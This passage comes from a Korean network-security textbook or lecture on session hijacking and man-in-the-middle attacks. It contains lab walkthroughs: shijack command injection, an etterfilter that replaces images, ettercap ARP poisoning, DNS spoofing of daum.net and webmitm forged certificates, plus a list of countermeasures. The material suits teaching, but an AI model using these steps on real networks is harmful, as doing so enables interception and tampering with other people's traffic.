실습 9-1 텔넷 세션 하이재킹하기

⑥ 세션 하이재킹 공격 수행하기

- 세션 하이재킹이 완료된 상태에서 test 디렉토리를 생성하는 명령어 입력
mkdir test



```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
Got packet! SEQ = 0x92739bf2 ACK = 0x592eb5a
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
mkdir test
```

그림 9-14 세션 하이재킹 후 명령어 입력

- 텔넷 서버에서 해당 폴더를 확인



```
wishfree@ubuntu-S-16: ~
wishfree@ubuntu-S-16:~$ ls
test
wishfree@ubuntu-S-16:~$
```

그림 9-15 세션 하이재킹에 의한 디렉토리 생성 결과

2. TCP 세션 하이재킹

2.2 TCP 세션 하이재킹의 보안 대책

■ TCP 세션 하이재킹의 보안 대책

- 가장 기본적인 보안 대책
 - SSH와 같이 암호화된 연결을 사용하는 것
- 비동기화 상태 탐지
 - 서버와 시퀀스 넘버를 주기적으로 체크하여 비동기화 상태에 빠지는지 탐지
- ACK Storm 탐지
 - 윈도우 크기에 맞지 않는 데이터가 전송되면 정확한 윈도우 크기에 대한 교정 패킷을 보내게 되고, 서로에 대한 교정 패킷이 정상적으로 작동하지 못하기 때문에 무한 루프에 걸리게 됨.
- 패킷의 유실과 재전송 증가 탐지
 - 공격자가 중간에 끼어서 동작을 하므로 패킷의 유실과 재전송이 발생
- 예상치 못한 접속의 리셋
 - 세션 하이재킹에 대한 최우선의 대책은 데이터 전송의 암호화

3. MITM 공격

3.1 MITM 공격에 대한 이해

■ MITM(Man In The Middle) 공격

- 글자 그대로 누군가의 사이에 끼어드는 것
- 클라이언트와 서버의 통신에 암호화된 채널을 이용하면서 ARP 리다이렉트와 ICMP 리다이렉트, ARP 스푸핑이 무용지물이 되자 이를 극복하기 위해 탄생
- MITM은 패킷 내용을 바꾸기 시도

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

- 실습환경**
- 공격자 시스템 : 칼리 리눅스
 - 내부 웹 서버 시스템 : 윈도우 서버 2012
 - 클라이언트 시스템 : 윈도우 7
 - 필요 프로그램 : ettercap

① 내부 웹 서버 설정하기

- C:\inetpub\wwwroot 폴더에 그림 파일 넣기



그림 9-17 내부 웹 서버의 그림 파일

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

② etterfilter 설정하기

- 공격을 위해서 필터를 먼저 만들어 둬.



```
filter.txt (~/Downloads) - VIM
File Edit View Search Terminal Help
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img src=\"http://192.168.0.1/bonobono.jpg\" ");
  replace("IMG SRC=", "img src=\"http://192.168.0.1/bonobono.jpg\" ");
  msg("Replace the picture.\n");
}
1,1 All
```


그림 9-18 etterfilter 소스 파일

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

③ etterfilter 컴파일하기

etterfilter -o filter.ef filter.txt



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# etterfilter -o filter.ef filter.txt
etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'filter.txt' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'filter.ef' done.
-> Script encoded into 8 instructions.

root@kali:~/Downloads#
```

그림 9-19 etterfilter 컴파일

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

④ MITM 공격 수행하기

- 터미널에서 ettercap을 -G 옵션을 이용하여 GUI 환경으로 실행
ettercap - G




그림 9-20 ettercap을 GUI 환경으로 실행

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

④ MITM 공격 수행하기

- [Sniff]-[Unified Sniffing] 선택
- [Hosts]-[Hosts List]를 실행하고 [Hosts]-[Scan for hosts]를 실행하여 해당 네트워크의 모든 호스트를 확인
- 공격 대상 시스템 선택 후, 공격 대상에 추가




그림 9-22 호스트 목록 확인 및 공격 대상(Target) 추가

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

④ MITM 공격 수행하기

- [Targets]-[Current Targets]를 실행하여 추가된 공격 대상 확인
- [Filters]-[Load a filter]를 이용하여 filter.ef 필터를 지정




그림 9-23 추가된 공격 대상(Target) 확인




그림 9-24 필터 선택

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

④ MITM 공격 수행하기

- [Mitm]-[ARP poisoning]으로 ARP 스푸핑 공격을 수행
- 팝업 창에서 'Sniff remote connections'를 선택하여 라우터로 통하는 패킷을 스니핑




그림 9-25 ARP 스푸핑 공격 실행

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

⑤ MITM 공격 확인하기

- 클라이언트에서 아무 사이트나 접속한 후 확인




그림 9-26 MITM 공격이 수행되고 있는 클라이언트

3. MITM 공격

3.2 SSH MITM

■ SSH(Secure Shell) 암호화 기법

- 1단계 : 클라이언트가 SSH를 통해 SSH 서버에 접근하여 서버의 공개키를 받음.




그림 9-27 SSH 접속 과정 1

- 2단계 : 클라이언트는 자신의 사설키로 데이터를 암호화하고, 이를 다시 서버의 공개키로 암호화하여 서버로 전송




그림 9-28 SSH 접속 과정 2

3. MITM 공격

3.2 SSH MITM

■ SSH(Secure Shell) 암호화 기법

- 3단계 : 서버는 클라이언트로부터 전송받은 암호화된 데이터를 자신의 사설키로 복호화한 후, 이를 다시 클라이언트의 공개키로 복호화해서 데이터를 읽음.




그림 9-29 SSH 접속 과정 3

3. MITM 공격

3.2 SSH MITM

■ SSH 암호화 통신에 대한 MITM 공격

- 1단계 : 클라이언트가 서버에 SSH 접속을 요청하면 공격자가 ARP 스푸핑과 같은 공격으로 네트워크를 장악하여 SSH 서버인 것처럼 자신의 공개키를 전송, 공격자는 서버에 자신이 클라이언트인 것처럼 공개키를 요청




그림 9-30 SSH MITM 공격 1

3. MITM 공격

3.2 SSH MITM

■ SSH 암호화 통신에 대한 MITM 공격

- 2단계 : 정상적인 접속에서 클라이언트가 서버에 암호화된 데이터를 보내면 공격자는 자신의 사설키와 클라이언트의 공개키로 복호화하고 내용을 확인한 후 다시 자신의 사설키와 서버의 공개키로 암호화해서 서버로 전송



그림 9-31 SSH MITM 공격 2

- 3단계 : 서버가 클라이언트로 데이터를 보낼 때도 공격자는 서버가 전송한 데이터를 복호화한 후, 다시 암호화해서 클라이언트로 전송

3. MITM 공격

3.3 SSL MITM

■ SSL

- 넷스케이프가 개발한 것으로, 40비트와 128비트 암호화 통신 가능




그림 9-32 SSL 연결 생성 과정

- ① 클라이언트는 서버에게 지원 가능한 방식(암호, 키 교환, 서명, 압축)을 알려줌
- ② 서버는 클라이언트에게 지원 가능한 방식이 포함된 서버 인증서를 클라이언트에게 발송
- ③ 서버가 클라이언트 인증서를 요구할 경우 클라이언트는 인증서를 서버로 전송
- ④ 암호화키로 사용될 세션키를 랜덤으로 생성하고 서버의 공개키로 암호화한 후 서버로 전송
- ⑤ 서버는 클라이언트에게 전송받은 세션키 복호화
- ⑥ 클라이언트는 전송된 모든 메시지에 대한 방식을 다음부터 적용할 것을 알리는 종결 메시지를 발송한 후 데이터 전송 단계로 이동

3. MITM 공격

3.3 SSL MITM

■ SSL 스니핑

- 공격자는 임의의 인증서를 생성한 뒤 클라이언트에게 보내 별도의 SSL 세션을 생성하고, 이를 중간에 스니핑




그림 9-33 SSL 스니핑 MITM의 공격 구조

3. MITM 공격

3.3 SSL MITM

■ SSL 스트립

- 공격자는 클라이언트와 서버 간의 모든 암호화된 HTTPS 데이터를 HTTP로 변조하여 클라이언트에게 전달



그림 9-34 SSL 스트립 MITM의 공격 구조

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

- 실습환경**
- 공격자 시스템 : 칼리 리눅스
 - 공격 대상 시스템 : 윈도우 7
 - 필요 프로그램 : dsniff 패키지(webmitm, dnsspoof, arpspoof), Wireshark, fragrouter

① SSL 통신 확인하기

- SSL로 웹 서비스를 제공하는 사이트 확인하기
www.daum.net




그림 9-36 SSL 통신 사이트 접속

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

② DNS 스푸핑 공격 준비하기

- dnsspoof.hosts 파일에 다음 사이트에 대한 경로를 추가하여 공격자 자신을 참조하도록 함.

vi ./dnsspoof.hosts

192.168.0.201 *.daum.net 추가



```
dnsspoof.host + (~/Downloads) - VIM
File Edit View Search Terminal Help
192.168.0.201 *.daum.net
~
-- INSERT --                               2,1      All
```


그림 9-37 dnsspoof.hosts 파일 수정

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

③ SSL 접속을 위한 인증서 생성과 webmitm 실행하기

- webmitm을 최초로 실행하여 인증서 생성
webitm



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# webmitm
Generating RSA private key, 1024 bit long modulus
.....+++++
.....+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:KR
State or Province Name (full name) [Some-State]:SEOUL
Locality Name (eg, city) []:SEOUL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:PWC
Organizational Unit Name (eg, section) []:PWC_Forensic
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:wishfree@empas.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Signature ok
subject=/C=KR/ST=SEOUL/L=SEOUL/O=PWC/OU=PWC_Forensic/emailAddress=wishfree@empas
.com
Getting Private key
webitm: certificate generated
webitm: relaying transparently
```

